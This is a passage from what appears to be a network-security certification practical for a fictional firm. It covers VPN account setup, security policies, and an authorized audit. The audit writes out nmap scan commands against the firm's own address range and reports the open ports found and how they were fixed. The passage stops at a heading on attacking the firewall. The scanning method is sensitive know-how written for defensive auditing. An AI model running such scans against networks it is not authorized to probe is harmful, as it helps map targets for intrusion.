

12. Next we will configure user accounts to go under the newly defined groups. From the menu on the right click profiles/users. You will see the following screen.

You will note that the newly added groups are available in the group field.
You select the group you wish to add a user to and then click add user.
Fill in the selected fields then click ok to add the new user account.
Continue adding users as necessary.

13. Next create a user under the base group as an admin account. The
    process is similar as above but the user must be created under the Base
    group and instead of creating the account in the Ipsec portion of the profile
    you create the username / password at the bottom of the profile for
    Administrative access. Grant this user account view/view access. This
    will permit the account the ability to view but not change
    health/configuration statistics on the switch and user accounts. This
    account will be used in troubleshooting and monitoring the switch.

14. Next we will change the password on the administrator account from the Nortel defaults. To update this select Admin then administrator. We have selected a strong alphanumeric password and username to protect this account.

15. Next we will test the newly created accounts to ensure that they have access to the VPN server. Entering the username and password for Jonathan Wu's account and click enter. We are greeted with the security banner that we had created indicating a successful login session.

To ensure that the connection is correctly established and that the correct IP address range has been assigned please connect on the Extranet Icon located in the system tray. Doing this will reveal the following screen which details the users assigned IP address and various connection statistics.

17. There are a number of screens available to troubleshoot the VPN connections. To check the physical health of the VPN switch you would click on Status/Health Check from the main GUI screen. You will be presented with a list of items and their current status. You can click on the right to get further details configuration options for the services listed here.

18. You can check on user connections by selecting Status/Sessions. This will list all active sessions, time established, and bytes passed. This is easier than parsing the available event log for information. Reports are available by selecting the Status/Reports links. You will be presented with the following screen. A number pre-defined reports are available here including Failed Authentication reports, Expired Password Reports. Here you can check historical graph statistics for user sessions, bytes, dropped packets, failed authentication attempts among others.

3. Security Management and Auditing Policies/Procedures

Fortunate Dragon is a small enterprise but it is growing at an astonishing rate. It is very important to establish a set of ground rules or security policies at the beginning as it will set an initial tone regarding the companies position on corporate security.

3.1 Network Usage Policy

It is critical to start with a set of guidelines that dictate acceptable network usage and behavior. These guidelines must be read and signed by the current and prospective employees. We have incorporated and modified a security policy found at http://www.sans.org/newlook/resources/policies/policies.htm This policy can be found in Appendix B at the end of this document.

48

3.2 Network Security Audit

Our network security audits are designed to target three specific areas.

Management – The management and maintenance of information
systems and security policies.

Misconfiguration – Incidental Errors in the configuration of systems.

Vulnerabilities – The probing of systems for known or recently discovered
exploits.

3.2.1 Management

It is essential that systems be maintained with the latest patches/hotfixes/virus
updates in a timely manner. When systems are introduced to the environment a
security assessment is completed on the system. Systems are to be delivered
with a consistent image and hardened using tools described early in the
document. This assessment is used to verify that the system is not introduced
onto the network without the appropriate patches/fixes to fix known bugs/exploits.
This is verified using the following tools:

1. All systems are verified to have the most recent anti-virus protection.

2. Next the systems are analyzed using tools intended to ensure most
recent patches/hot fixes are applied.

3. For Windows systems this includes a scan by the Microsoft Baseline
Security Analyzer and the Microsoft product update website.

4. For Unix systems this includes a scan by the sun security tool
http://wwws.sun.com/software/security/blueprints/#toolkit

5. For all systems- A scan by the Retina Eye scanner and Nessus follow.

6. Lastly, the program John the Ripper parses the password files to
ensure that weak passwords are not introduced into the environment.

This process goes a long way to ensure that systems are not introduced to the
environment with proper security measures in place. Just as important as the
initial system scans and screening is the sustainment of these systems. New
vulnerabilities are discovered daily. If systems are not updated accordingly in a
timely fashion the network and subsequently the enterprise is put at risk.

With this in mind Windows systems are to be updated the no later than 2
business days following the discovery of a Windows bug or vulnerability. This

information is received by utilizing Microsoft's Security Notification Service. Every Monday the Microsoft Product Update page is checked to ensure that systems are current with necessary patches and hotfixes.

For the existing Solaris systems we check the www.sun.com website for posted vulnerabilities and available patches. Patches and updates are to be applied to these systems no later than 2 business days following the vulnerability's discovery.

We cannot and should not rely solely on vendor updates to receive word of potential vulnerabilities. We have joined the CERT mailing list and Online Security Focus. We also check the security focus website and bugtraq frequently for potential vulnerabilities to all core devices. This includes routers/switches/firewall/vpn/solaris/windows. To make this job a little easier we have also incorporated the SANS news browser. This compiles news reports from sources around the world and provides a great way to provide advance warning of developments in the IT world from newly discovered virus' and vulnerabilities to recent attacks such as the most recent attack on the Internet DNS Root Servers. A similar service is provided by the Security Focus DeepSight Alert Services however this is currently too costly at this time.

The Network administrator does audits of these systems on the last Saturday of the month. This ensures enough time to complete the audit before the upcoming business week. Tools used in these audits are Retina Eye Scanner, Nessus, John the Ripper, Network Viewer and Netstumbler. Network Viewer will scan the environment and reports back devices and available services on these devices. This is useful to catch machines that may have snuck onto the network without being properly screened. Netstumber is an application that works in conjunction with a wireless nic to pickup and locate unauthorized wireless access points. With the price of these WAP's decreasing and the increasing use in home environments it isn't unexpected that this would show up on the network. The product of these reports are delivered to Jonathan Wu for review the following Monday.

http://www.eeye.com/html/Products/Retina/   EEye Digital Security Retina
http://www.netstumbler.com/   Netstumbler
http://www.networkview.com/   Networkview

3.2.2 Misconfiguration

Accidents can happen. By enforcing template control the use of Ghost images for Windows systems and Jumpstart images for Solaris we can ensure a consistent OS image is delivered to the client workstation and network servers. Subsequent configuration of these systems during normal sustainment and or upgrade work can open new vulnerabilities in systems where none existed prior. Any major changes to servers are to follow a change review process where

detailed step-by-step implementation instructions and back out procedures are outlined. These instructions are reviewed and approved prior to their implementation.

For client workstations however strict Window User policy profiles limit the ability to change and modify their operating environment.

The monthly scan of systems is intended to reveal these misconfiguration detailed in section 3.2.1.

3.2.3 Vulnerability Scanning

The French built up defenses to thwart possible German incursions after WWI called the Maginot Line. How did the Germans defeat this? They went around it. http://www.smithsonianmag.si.edu/smithsonian/issues97/jun97/maginot.html Even the stoutest defenses can fail. Vulnerabilities and bugs are revealed daily. Your once secure server or network component (i.e. router) can suddenly become targets and rendered inoperable or worse become "owned" by a malicious individual. It is paramount that systems are kept up to date to prevent these exploits and unauthorized access. In section 3.2.1 we discuss the process of initial acceptance, weekly information gathering and follow-up monthly scans that are to take place to mitigate these newly discovered vulnerabilities.

3.2.4 Results of 1st Monthly Scan

After initiating the new security measures for Fortunate Dragon we conducted an extensive network audit to ensure that the new measures we effective and to provide a baseline for future reports. We conducted the scan on a Saturday and Sunday and were scheduled to be there for a total of 12 hours. 8 hours on Saturday and 4 on Sunday. This was done during off hours. This time was chosen, as it will have little impact to current Fortunate Dragon employees. A notice has been sent to all employees vendors and suppliers alerting them to the scheduled outage. All database systems and servers have been backed up and their backups validated prior to the test. Testing of the Internet link will proceed first. After each testing stage the application owners are to verify connectivity and application functionality. Jonathan Wu has been advised of these risks and has signed a letter of indemnity enabling us to proceed with the audit. The cost of the audit follows.

2 Network auditors each @ $60/hr for 12 hours = $1440
Audit report and misc materials (i.e. Doughnuts/coffee) = $60

Total cost of audit $1500.00

We conducted a security sweep intended to cover the access point to the Fortunate Dragon network. From the Internet, Corporate Zone, Service Zone, and the External Service Zone.

A. From the Internet
We utilized nmap to conduct a sweep of the Fortunate Dragon address space. We used the following command on nmap to conduct this sweep.

For a ping scan
nmap –PI 12.10.200.96/27

This was effectively blocked by the router and logged by the inbound access-list on the router. Since this was ineffective I moved to a half-open syn scan turned off name resolution and defined ports to be scanned 10-20000

nmap –sS –n –p 10-20000 12.10.200.96/27

We found only 3 available TCP ports on our scan.

> TCP port 80 and 443 were the only ports available on the 12.10.200.126 server (Reverse Proxy).

> TCP port 25 was found available on the 12.10.200.114 SMTP server.

During our UDP scan of the same range we found more available ports.

> UPD 500 and 10067 for IP address 12.10.200.102 the Nortel Contivity 600 VPN Switch.
> UDP 53 for 12.10.200.114 for the DNS server in the External Services Zone.

To ensure that the firewall was properly dropping out of state packets ACK packets not in the state table. We initiated an nmap ack scan.

nmap –sA –n –p 10-20000 12.10.200.96/27

In reviewing the checkpoint logs we see a number of drops listing rule 0 stating unk: established TCP packet indicating that the firewall is correctly protecting the network from ack scans.

Further review of the firewall system however revealed a number of ports available on it. This information was garnered by using the command netstat –an on the firewall itself. We found the following unexpected ports listening.

> TCP   264   FW1_topo
> TCP   265   FW1_key

```
TCP   18231 NG_Policy_Server_Logon_Protocol
TCP   18263 CP_Exnet_resolve
TCP   18262 CP_Exnet_pic
TCP   18234 Tunnel_test
UDP   500   Ike
UDP   259   RDP
```

Further investigation of this revealed that we had improperly configured the global parameters on the firewall.

Each checkmark listed above created implied rules on the firewall this is not normally viewed in the policy editor. You select View/Implied rules to view these. We disabled all of these with the exception of "Accept outgoing packets originating from gateway." Immediately we found the implied rules disappeared with the exception of the second to last rule that we left checked allowing communication from the firewall outbound.

B. From Supplier VPN
We created a login account to simulate the Supplier VPN experience and then used an nmap scan to determine what hosts are available to this client. Scanning all subnets in the Fortunate Dragon network. We found that the filters applied to the Supplier VPN connection very effectively limited the scan to the single Depot server. We found the server would only respond with TCP port 22 available. This confirms that the isolation of the network from the Supplier VPN network.

C. From the Corporate network
We utilized the network viewer application to see if any additional hosts were on the network and also see if any additional unneeded services were available.

We also scanned the systems using Retina Network Scanner. We weren't truly surprised with the results, as we had previously scanned these systems as they were redeployed. We noted no anomalies. We expect however that overtime the scans will produce deviation as users work with machines and new machines and systems are added to the network environment. We also stumbled around the office using the product netstumbler. We did pickup an undocumented Wireless Access-point but this belonged to the store next door unfortunately the security of this WAP was not up to par. We have drafted a letter to the owner of the store advising him of our discoveries and steps to resolve the security vulnerability. We did not find a locally connected wireless access point.

Logging onto a local workstation we proceeded to use a eEye Retina Network scanner to see availability of devices to it. We found that the local corporate desktop had access to the Corporate Proxy, and all other servers on the corporate network with the exception of the backup server where the only permitted access to this server is from the Fortune Validator static IP. This specific is also permitted access via ssh to the Depot server in the External Service Zone. We tested access during the weekend and were pleased to see that the checkpoint firewall detected and dropped this unauthorized access.

D. Scan of the External Services Zone
To continue probing for weakness from the External Service Zone we used Nessus and Retina scanner to attack this environment. We found a couple issues here. We found that send mail was sending an unnecessary banner that could be used detail the version of sendmail on the mail server. This information has no benefit to us and was modified to read simply "host". We also found that the Nortel contivity 600 switch management IP was available from the External Service Zone. While provisions had been made to block access from the SMTP/NTP/DNS server to vlan that is home to the switch there are a couple other hosts on the same vlan as the Nortel VPN Switch. Namely the Squid reverse proxy-server and the Depot server. Should one of these servers become compromised it is possible to reach the http service on the management ip of the Nortel Contivity. While this should require username password authentication there was a vulnerability discovered associated with unrestricted http access to the management interface. This vulnerability has been detailed below.

http://online.securityfocus.com/bid/938

While this particular switch is not vulnerable to this exploit since it is running code 4_0.5.20 we have chosen to further limit access to this IP by placing a filter on the interface which will only permit the Corporate Service Zone Management host access to this ip for http. We have detailed the process in creating interface filter previously in Section 2.5.2.

54

<u>E. Scan of the Service Zone</u>
We used again the Retina scanner on the 2 systems located in this Zone. This is the web server Confucius and the primary system database. We were chagrinned to find many additional services available on the database system. We have shut down all unnecessary services and ports. This was validated using the fport application. A windows based application that mimics the Unix netstat –an command and its output mapping open ports to services. This application is available for download at
http://www.foundstone.com/knowledge/free_tools.html

4. Wrap-up

With a greater budget we would have added an additional firewall to the Corporate Service Zone to further isolate the backup server and other corporate administrative servers from corporate user network. Statistics indicate that insiders with intimate knowledge of the network and systems frequently initiate the most damaging network attacks.

> "*Insiders*. The disgruntled insider (a current or former employee of a company) is a principal source of computer crimes for many companies. Insiders' knowledge of the target companies' network often allows them to gain unrestricted access to cause damage to the system or to steal proprietary data. The just-released 2000 survey by the Computer Security Institute and FBI reports that 71% of respondents detected unauthorized access to systems by insiders.
>
> http://www.fbi.gov/congress/congress00/cyber032800.htm

However we felt that the small size of this organization didn't warrant the extra expenditure at this time.   If all goes well we will look at adding this firewall at the start of the 2nd quarter. We are also investigating token authentication for the Nortel VPN client this is far superior to the current username/password authentication currently used by the Fortunate Dragon VPN Service. There are many new innovations and products such as the portable eToken device Aladdin that provide token authentication.
http://www.ealaddin.com/partners/findpartner2.asp?solution=VPN&cf=tl Lastly, we encourage the replacement of the Cisco 2600 routers with the updated Cisco 3745 router as the Cisco 2600 is nearing end of life. The reason for this recommendation is the availability of turbo ACL's that should improve performance on the Internet router and also the wide availability of interface modules available for the 3745 it should be noted that the current cards used by the existing 2600's can be recycled into the 3745.

55

Defense in depth is a strategy that employs the strength of many different components to offset the weaknesses in others. We feel that we have demonstrated Defense in Depth by utilizing strong router ACL's, firewall policies, dedicated VPN services with filters, TCP wrappers, reverse proxies, anti-virus protection, and IDS. While the directive for main systems was to stick with mainstream systems (e.g. Cisco Routers, Cisco Switches, Nortel VPN, Checkpoint Firewall) we were successful in implementing further security at a lower cost by utilizing many open source solutions (i.e. Squid, Jeanne, and Snort IDS).

5. Design under fire

I have chosen Colette L'Heureux practical for this exercise since the components used in her practical are very similar to those used at Fortunate Dragon. http://www.giac.org/GCFW.php #328

T3

Cisco

T1

Cisco

Proxy1/Mail1/DNS1

Proxy2/Mail2/DNS2

Secure Web Server

vpn

Secure App Server

WWW .GIAC.com

ftp server

Backend Database

radius server

Firewall Console

Router to internal
users

5.1   Attack the Firewall

